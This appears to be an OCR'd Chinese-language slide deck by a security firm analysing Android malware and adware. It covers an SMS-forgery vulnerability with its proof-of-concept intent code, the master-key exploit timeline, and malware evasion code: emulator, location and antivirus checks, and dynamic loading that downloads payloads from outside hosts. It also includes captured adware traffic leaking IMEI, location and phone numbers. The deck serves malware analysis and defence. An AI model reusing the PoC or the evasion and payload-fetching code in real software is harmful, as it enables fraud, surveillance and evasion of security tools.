



创造就是我们的脚步

ANTIY

# 好好学习明天就上




创造就是我们的脚步

ANTIY


# 好好学习明天就上

- 2012年11月2日，Xuxian Jiang公布任意短信构造漏洞


- 2012年11月3日，Thomas Cannon公布PoC代码

```
Intent intent = new Intent();
intent.setClassName("com.android.mms",
        "com.android.mms.transaction.SmsReceiverService");
intent.setAction("android.provider.Telephony.SMS_RECEIVED");
intent.putExtra("pdus", new Object[] { pdu });
intent.putExtra("format", "3gpp");
context.startService(intent);
```

- 2012年11月11日，发现利用该漏洞的家族新变种





创造就是我们的脚步

ANTIY

# 好好学习明天就上

- 2013年7月初bluebox声称主密钥漏洞
- 2013年7月5~10日陆续披露相关原理
- 2013年7月21日首次捕获SkullKey
- 2013年8月4号，首次发现某应用市场大面积出现应用被主密钥漏洞利用恶意代码





创造就是我们的脚步

ANTIY

# 温故而知新

加壳
加密混淆

动态加载

安全软件
对抗

- 使用商业保护技术 DexGuard
- 基于clinit的代码动态解密

```
vim
vim        ⌘1
34        </activity>
35        <activity ="System" =".cCoIOIOo" ="singleTop" />
36        <service =".OCOcCOll" />
37        <receiver ="System" =".OCllCoO" ="android.permission.BIND_DEVICE_ADMIN">
38            <meta-data ="android.app.device_admin" ="@xml/ccclocc" />
39            <intent-filter>
40                <action android:name="com.strain.admin.DEVICE_ADMIN_ENABLED" />
41            </intent-filter>
42        </receiver>
43        <service ="".MainService" />
44        <receiver =".IOOICOcI">
45            <intent-filter ="1000">
46                <action android:name="android.intent.action.BOOT_COMPLETED" />
47                <action android:name="android.intent.action.QUICKBOOT_POWERON" />
48                <action android:name="android.intent.action.USER_PRESENT" />
49            </intent-filter>
50        </receiver>
51        <receiver =".ICcIIlo">
52            <intent-filter ="1000">
53                <action android:name="android.intent.action.TIME_SET" />
54                <action android:name="android.intent.action.TIMEZONE_CHANGED" />
55                <action android:name="android.intent.action.TIME_CHANGED" />
                                                          43,17         60%
```

创造就是我们的脚步


ANTIY

# 温故而知新

加壳
加密混淆

动态加载

安全软件
对抗




| Name | Value | Start | Size | Color | Comment |
|---|---|---|---|---|---|
| struct header_item dex_header | | 0h | 70h | Fg: Bg | Dex file header |
| struct dex_magic magic | dex 035 | 0h | 8h | Fg: Bg | Magic value |
| uint checksum | 1B06A2B6h | 8h | 4h | Fg: Bg | Alder32 checksum of rest of file |
| SHA1 signature[20] | 4B2053E6CD4... | Ch | 14h | Fg: Bg | SHA-1 signature of rest of file |
| uint file_size | 52356 | 20h | 4h | Fg: Bg | File size in bytes |
| uint header_size | 46208 | 24h | 4h | Fg: Bg | Header size in bytes |
| uint endian_tag | 12345678h | 28h | 4h | Fg: Bg | Endianness tag |
| uint link_size | 0 | 2Ch | 4h | Fg: Bg | Size of link section |
| uint link_off | 0 | 30h | 4h | Fg: Bg | File offset of link section |
| uint map_off | 52208 | 34h | 4h | Fg: Bg | File offset of map list |
| uint string_ids_size | 116 | 38h | 4h | Fg: Bg | Count of strings in the string ID list |

```
          0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
00000050h: 05 00 00 00 EC B8 00 00 4D 00 00 00 14 B9 00 00 ; ....旄..M....?.
00000060h: 05 00 00 00 7C BB 00 00 68 10 00 00 1C BC 00 00 ; ....|?.h....?.
00000070h: CF 27 2D B0 D4 85 FD 19 EF D3 46 84 0F 7C 25 BC ; ?-霸昌.镉F?|%?
00000080h: B2 FA 10 F9 50 37 7A F4 41 A9 9C B7 C3 E4 39 82 ; 产.鸦7z夔  访??
00000090h: B7 7E C8 65 82 96 99 7A 79 8B BD 6B 59 B2 E1 F9 ; 赪蓍倚檢y嬗kY册?
000000a0h: 00 13 DE 2C FA 0A 44 25 5E 5F 46 43 6C 62 CA 7E ; ..??D%^_FClb蒘
000000b0h: 4B A0 BC C7 74 41 45 62 AB 22 97 B6 7E 83 D9 C8 ; K拧蓄AEb?梂~胄?
000000c0h: C8 E4 53 56 6E 07 CC A4 49 D8 E5 E2 0E 7C 12 C0 ; 蠕SVn.踏I剽?|.?
000000d0h: 62 00 23 A1 D0 8C 09 5D 8F ED 98 8C A3 A1 74 27 ; b.#〢?]忐槍！t'
000000e0h: 2A F0 4A 6B D1 88 65 69 8F 60 89 D5 B2 8B A6 9D ; *餔k禴ei靡垚瞋
000000f0h: 5D FE 3F 25 69 34 71 F4 EA 3D 7A DC 6B 90 40 D1 ; ]?%i4q紮=z躪忸?
00000100h: E9 0C C8 4D C8 52 2C 42 39 18 3E 44 FA BF EF 20 ; ?耟菜,B9.>D  ?
00000110h: B6 64 76 99 A9 B2 1D F5 25 5D 6F 84 8B 9E DB 51 ; 秃v橹??]o剧烘Q
00000120h: C5 75 4B A5 2C B3 ED BB 23 2F 6A 8C AA FC 52 72 ; 肥K?稠?/j尔廣r
00000130h: CC DD 27 73 2D 42 F6 14 0F B1 6A 53 38 79 52 0A ; 梯's-B?.映S8yR.
00000140h: C8 67 7C 22 C2 AC 80 BE 9C 0F CF 37 E2 6B 7F D3 ; 萬|"卢€緷.?鈑??
00000150h: EC 0A 75 35 33 E2 FE 75 A9 61 E7 7F 5D A7 90 01 ; ?u53恂u〞?]  .
00000160h: CF DC C0 19 BF F4 F3 40 17 40 FF D0 98 63 BA 0A ; 宪?眶驚.@  袭c?
00000170h: 97 A8 03 D2 AF 8E EE 0D A9 8F A6 8D 42 F7 F9 54 ; 棬.爷庙.   B髓T
00000180h: 0B 5F BC 3A 8D 43 DB A3 84 B4 3F 59 21 F0 56 6F ; ._?岫郑苅?Y!餅o
00000190h: 2A A2 61 0C 00 76 00 FC A1 50 85 D6 5F 31 D1 9A ; *  ..v.  P咐 1裳
000001a0h: 87 EF 40 A2 A5 52 69 D9 99 2F BF 48 C8 68 9A 3E ; 囝@ V Ri瞬/緙蓄?
000001b0h: 14 33 D2 6C 73 88 97 74 DA 01 16 E4 46 49 46 AF ; .3禎s坍t?.鎵IF?
000001c0h: DC D3 EC 61 89 57 26 3E AA 66 E7 C0 B7 A4 7D 0C ; 苡鼕壜&>獒缋筏).
000001d0h: 4B 95 74 17 40 AD DA 37 10 4B F7 01 37 C0 12 4C ; K晅.@  7.K??7?L
000001e0h: 02 61 64 42 6E E3 69 3A 32 87 FE 84 1D F1 14 FA ; .adBn鈥:2圃???
000001f0h: A3 82 E7 CA 2E 67 90 DE DA 25 97 E1 4C 09 86 A9 ; 	缡.g惯?梂L.咽
00000200h: 92 B9 B2 4F 1F 33 3F 02 7A E4 58 93 A5 96 BD 4F ; 捎瞎.32.z鋁揖相N
```

创造就是我们的脚步

ANTIY

# 温故而知新

加壳
加密混淆

动态加载

安全软件
对抗

混淆非常影响阅读
- a\b\c型
- lllllll型
- ……

```
const-string v1, "co"
invoke-virtual {v0, v1}, Ljava/lang/StringBuilder;->append(
move-result-object v1
const-string v2, "m.ul"
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(
move-result-object v1
const-string v2, "k.k."
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(
move-result-object v1
const-string v2, "IPU"
invoke-virtual {v1, v2}, Ljava/lang/StringBuilder;->append(
move-result-object v1
const-string v2, "SM"
```

com.ulk.k.IPUSM

创造就是我们的脚步

ANTIY

# 温故而知新

加壳
加密混淆 → 动态加载 → 安全软件
对抗

| 主要接口 | 功能 |
| --- | --- |
| Class.forName | 获取类对象 |
| newInstance | 创建对象 |
| getConstructors | 获取构造方法对象 |
| getMethods | 获取函数对象 |
| getDeclaredFields | 获取属性对象 |
| setAccessible | 设置成员可见性 |
| invoke | 调用函数 |

- 某样本动态加载类”com.dynamic.DynamicTask”的runTask方法

```
private int strisrigrfioct()
{
  File localFile = new File(this.fosrigrfior);
  xisrigrfiort.strisrigrfioct("RunDexTask", "DexDir:" + this.protesrigrfioct);
  xisrigrfiort.strisrigrfioct("RunDexTask", "DexPath:" + this.fosrigrfior + " Exist:" + localFile.exists());
  if (localFile.exists())
  {
    try
    {
      Class localClass = new DexClassLoader(this.fosrigrfior, this.protesrigrfioct, null, this.strisrigrfioct.getClassLoader()).loadClass("com.dynamic.DynamicTask");
      Class[] arrayOfClass = new Class[2];
      arrayOfClass[0] = Context.class;
      arrayOfClass[1] = Integer.TYPE;
      Method localMethod = localClass.getMethod("runTask", arrayOfClass);
      this.volsrigrfioati = localClass.getDeclaredField("NEED_TIME").getInt(localClass);
      xisrigrfiort.strisrigrfioct("TAG", "Static Field Run Time:" + this.volsrigrfioati);
      this.intersrigrfiofa = localClass.getDeclaredField("MD5").get(localClass).toString();
      xisrigrfiort.strisrigrfioct("TAG", "Static Field MD5:" + this.intersrigrfiofa);
      if (this.volsrigrfioati < this.insrigrfiot)
        return -1;
      if (localMethod != null)
      {
        Object localObject = localClass.newInstance();
        Object[] arrayOfObject = new Object[2];
        arrayOfObject[0] = this.strisrigrfioct;
        arrayOfObject[1] = Integer.valueOf(this.insrigrfiot);
        int i = ((Integer)localMethod.invoke(localObject, arrayOfObject)).intValue();
        xisrigrfiort.strisrigrfioct("TAG", "Ret:" + i);
        return i;
      }
    }
```

创造就是我们的脚步

# 温故而知新

加壳
加密混淆 → 动态加载 → 安全软件
对抗

- 检查模拟器

```
public Boolean isContant(Context paramContext)
{
  String str = getMyPhoneNumber(paramContext);
  if (str == null)
    return Boolean.valueOf(false);
  if (str.contains("1555"))
    return Boolean.valueOf(true);
  return Boolean.valueOf(false);
}

public boolean isEmulator()
{
  return (Build.MODEL.equals("sdk")) || (Build.MODEL.equals("google_sdk"));
}
```

创造就是我们的脚步

ANTIY

# 温故而知新

加壳
加密混淆 → 动态加载 → 安全软件
对抗

- 检查环境
  - 加载的子包会检测用户所在地是否在”广州”、”深圳”、”北京”、”上海”等一线城市，如果是直接退出，用于逃避检测；否则，则下载同类应用并拷贝到

```
try
{
  Iterator localIterator = this.val$context.getPackageManager().getInstalledPackages(64).iterator();
  label129: String str1;
  int j;
  if (!localIterator.hasNext())
  {
    if (i != 0)
      break label1385;
    str1 = TaskUtilAddr.getAllLoc();
    Log.d("Loc", str1);
    if ((TextUtils.isEmpty(str1)) || (str1.indexOf("广州") >= 0) || (str1.toLowerCase(Locale.getDefault()).indexOf("guangzhou") >= 0) || (str1.indexOf("深圳") >= 0) || (str1.
      break label1280;
    j = TaskUtilOther.getRandom(1, 15);
    break label1396;
  }
  while (true)
  {
    if (k >= j)
    {
      if ((TextUtils.isEmpty(str1)) || (str1.indexOf("广州") >= 0) || (str1.toLowerCase(Locale.getDefault()).indexOf("guangzhou") >= 0))
        break label1374;
      str2 = DynamicTask.getSO(this.val$context, "SysNeedHelper.apk", "http://down.chenxintao.com/update/SysNeedHelper.apk");
      str3 = DynamicTask.getSO(this.val$context, "libMateInfo.so", "http://res.51appchina.com:9394/res/instruction/libMateInfo.so");
      localPowerManager = (PowerManager)DynamicTask.mContext.getSystemService("power");
      m = 0;
      break label1402;
      if (!((PackageInfo)localIterator.next()).packageName.equalsIgnoreCase("com.google.android.syshelpservice"))
        break;
      i = 1;
      break label129;
      label1280: j = TaskUtilOther.getRandom(150, 300);
      break label1396;
    }
```

下载相应文件，并返回文件所在路径

创造就是我们的脚步

ANTIY

# 温故而知新

加壳
加密混淆 → 动态加载 → 安全软件
对抗

- 检查安全软件
  - 样本： Skullkey.a
    - 比较是否运行有360安全监测服务

```
(com.google.c.c.b(getApplicationContext(), "com.qihoo360.mobilesafe.service.SafeManageService"))
```

    - 比较是否运行有lbe安全监测服务

```
if ((com.google.c.c.b(getApplicationContext(), "com.lbe.security.service.SecurityService"))
{
  File localFile1 = new File("/system/xbin/su");
  File localFile2 = new File("/system/bin/su");
  if ((localFile1.exists()) || (localFile2.exists()))
  {
    stopSelf();
    return super.onStartCommand(paramIntent, paramInt1, paramInt2);
  }
```

创造就是我们的脚步

ANTIY


# 全民从良奔小康

- 现实是残酷的，我们所见的往往是冰山一角
- 广告件之殇

广告件技术成熟稳定

广告件功能全面

广告件的触发机制足够复杂和灵活




创造就是我们的脚步
ANTIY

# 全民从良奔小康

- 现实是残酷的，我们所见的往往是冰山一角
- 广告件之殇

广告件技术成熟稳定

广告件功能全面

广告件的触发机制足够复杂和灵活


创造就是我们的脚步

ANTIY

# 全民从良奔小康

- 现实是残酷的，我们所见的往往是冰山一角
- 广告件之殇


广告件技术成熟稳定

广告件功能全面

广告件的触发机制足够复杂和灵活

样本启动时加载u.jar，该jar包来源于一个dat文件：

贴片广告的核心类均来自这个jar包，包结构如下：




其中IPRM和IPUSM为贴片广告弹出的核心类。

创造就是我们的脚步
ANTIY

# 全民从良奔小康

- 广告件之殇
  - 隐私泄漏—案例一：上传地理位置信息

```
iget-object v1, p0, Lcom/airpush/android/SetPreferences;->loc:Landroid/location/Location;
invoke-virtual {v1}, Landroid/location/Location;->getLongitude()D
move-result-wide v1
invoke-static {v1, v2}, Ljava/lang/String;->valueOf(D)Ljava/lang/String;
move-result-object v1
sput-object v1, Lcom/airpush/android/SetPreferences;->lon:Ljava/lang/String;
.line 446
iget-object v1, p0, Lcom/airpush/android/SetPreferences;->loc:Landroid/location/Location;
invoke-virtual {v1}, Landroid/location/Location;->getLatitude()D
move-result-wide v1
invoke-static {v1, v2}, Ljava/lang/String;->valueOf(D)Ljava/lang/String;
move-result-object v1
sput-object v1, Lcom/airpush/android/SetPreferences;->lat:Ljava/lang/String;
```

```
POST /v2/api.php HTTP/1.1
Content-Length: 686
Content-Type: application/x-www-form-urlencoded
Host: api.airpush.com
Connection: Keep-Alive
Accept-Encoding: gzip

apikey=airpush&appId=10256&imei=174fc5506c7e8445df66183aadddeb35&token=a53d0f7ec7e3e3851f39a0def4bf
7b97&request_timestamp=Fri+Aug+24+12%3A13%3A49+%3F%3F%3F%3F%3F%3F%3F%3F%3F%2B0800
+2012&packageName=com.air.airtest&version=10&carrier=Android&networkOperator=Android&phoneModel=sdk
&manufacturer=unknown&longitude=22.0870001166666665&latitude=37.4228342166666665&sdkversion=4.02&wifi
=0&useragent=Mozilla%2F5.0+%28Linux%3B+U%3B+Android+2.3.7%3B+zh-cn%3B+sdk+Build%2FGWK74%29
+AppleWebKit%2F533.1+%28KHTML%2C+like+Gecko%29+Version%2F4.0+Mobile+Safari%
2F533.1&android_id=ea483dc201383f00&longitude=22.087000116666665&latitude=37.422834216666665&model=
user&action=setuserinfo&APIKEY=airpush&type=app
```

创造就是我们的脚步

ANTIY

# 全民从良奔小康

- 广告件之殇
  - 隐私泄漏—案例二：上传手机号码

```
GET /action/connect/active?
app_id=6c28a3a170108e5f0403a73512c1e4e5&udid=123451234512345&imsi=310260123456789&mid=15555218135&net
=internet&loc=&app_version=1.7.7&sdk_version=1.6.3&device_name=generic&device_brand=generic&y=4d98c16
8467eac70c590d8aefc677de4&device_type=android&os_version=2.3.7&country_code=CN&language=zh&cid=mbfrpo
1tj5pst5j730gahhreciac49tr&act=com.windrey.healthy.ReceiverRestrictedContext&channel=gfan&device_widt
h=480&device_height=800&at=1351565057806 HTTP/1.1
Udid: c32a7fd255i8e55193890111ebfed2fb
Host: app.wapx.cn
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.1.11
Date: Tue, 30 Oct 2012 02:43:53 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 603
Connection: keep-alive

<?xml version="1.0" encoding="UTF-8"?>
<ConnectReturnObject>
```

创造就是我们的脚步

ANTIY

# 全民从良奔小康

- 广告件之殇
  - 资费消耗—案例三：私自下载推广app



创造就是我们的

ANTIY

# 全民从良奔小康

- 广告件之殇
  - 资费消耗—案例四：退出后保持联网

| | | |
|---|---|---|
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@URLCREATE http://img3.adpooh.com/appsoft/cpa/1366008353846556.png |
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@URLOPNCON http://img3.adpooh.com/appsoft/cpa/1366008353846556.png |
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@LOADCLASS java.io.BufferedInputStream |
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@LOADCLASS java.io.BufferedInputStream |
| com.kxmo.ddz | System.out | @ADL_File@FILECREATE /mnt/sdcard/Mi.DwSystem/Images/f2bd1ab6eddf89442 |
| com.kxmo.ddz | System.out | @ADL_File@FILEOPEN /mnt/sdcard/Mi.DwSystem/Images/f2bd1ab6eddf894427 |
| com.kxmo.ddz | System.out | @ADL_File@RENAME FROM:/data/data/com.kxmo.ddz/shared_prefs/com.kxmo.d |
| com.kxmo.ddz | System.out | @ADL_File@FILECREATE /data/data/com.kxmo.ddz/shared_prefs/com.kxmo.dd |
| com.kxmo.ddz | System.out | @ADL_File@FILEDELETE /data/data/com.kxmo.ddz/shared_prefs/com.kxmo.dd |
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@LOADCLASS java.util.Iterator |
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@LOADCLASS java.util.Iterator |
| com.kxmo.ddz | System.out | @ADL_File@FILEOPEN /mnt/sdcard/Mi.DwSystem/Images/f2bd1ab6eddf894427 |
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@LOADCLASS com.daoyoudao.ad.CAdR |
| com.kxmo.ddz | System.out | @ADL_Dynamic_Log@LOADCLASS com.kxmo.ad.custom.NermS |




创造就是我们

ANTIY

